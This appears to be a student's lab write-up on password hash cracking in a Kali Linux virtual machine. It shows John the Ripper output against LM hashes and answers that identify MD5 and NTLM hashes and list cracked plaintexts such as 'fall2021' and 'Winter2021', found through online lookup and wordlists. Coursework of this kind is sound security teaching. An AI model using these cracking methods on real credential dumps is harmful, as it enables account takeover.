



KaliLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Domain Cached Credenti
eric1@GUYS: ~/Documents
File Actions Edit View Help
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: only loading hashes of type "LM", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "LM", but also saw type "sha256crypt"
Use the "--format=sha256crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "LM", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "LM", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 25 password hashes with no different salts (LM [DES 128/128 SSE2])
Node numbers 1-4 of 4 (fork)
(?)
ANIMALS (?)
ANIMALS (?)
1 (?:2)
Press 'q' or Ctrl-C to abort, almost any other key for status
654321 (?)
ANIMALS (?)
ANIMALS (?)
(?)
(?)
(?)
1 (?:2)
5 (?:2)
1 (?:2)
2 2g 0:00:00:00 DONE (2024-10-14 16:02) 4.651g/s 7400Kp/s 7400Kc/s 170409KC/s NAN8.ABYGUR
4 3g 0:00:00:00 DONE (2024-10-14 16:02) 6.521g/s 6918Kp/s 6918Kc/s 153569KC/s 6530..*7¡VA
3 4g 0:00:00:00 DONE (2024-10-14 16:02) 8.695g/s 6918Kp/s 6918Kc/s 146648KC/s !!!^^1.A6_123
1 4g 0:00:00:00 DONE (2024-10-14 16:02) 8.888g/s 7071Kp/s 7071Kc/s 149983KC/s MARISS.IE168
Waiting for 3 children to terminate
Warning: passwords printed above might be partial
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.

Answer 4:

This hash is 32 characters and it seems to be a NTLM or MD5 hash but I ran my hash file through hashcat with this command in the screenshot and in my output.txt file it is saying the password is 0 characters. I got this result a few times.


31D6CFE0D16AE931B73C59D7E0C089C0 =




Answer 5:

For this one I used hashes.com and copy and pasted the hash in the search. This hash is 32 characters and is MD5 hash. I also found fall2021 in my 2nd screenshot in my Kali Linux in the /usr/share drive.

174a4c22861829c9c2265b23734e0dac = fall2021







Answer 6:

For this one I used hashes.com and copy and pasted the hash in the search. This is same answer as Answer #5 where the hash is 32 hexadecimal characters and is also the MD5 hash type. The second screenshot is also from my Kali Linux /usr/share directory.

4c3879fef394fa5dce0037c197c70841 = Winter2021





Answer 7:

This hash is 32 characters long and is an NTLM hash.

AAD3B435B51404EEAAD3B435B51404EE =

Answer 8:

For this one I used hashes.com and copy and pasted the hash in the search. This hash is 32 hexadecimal characters long and is an MD5 hash.

0D719285D17BE1AD7F674595BA10AB49 = reallylongsecret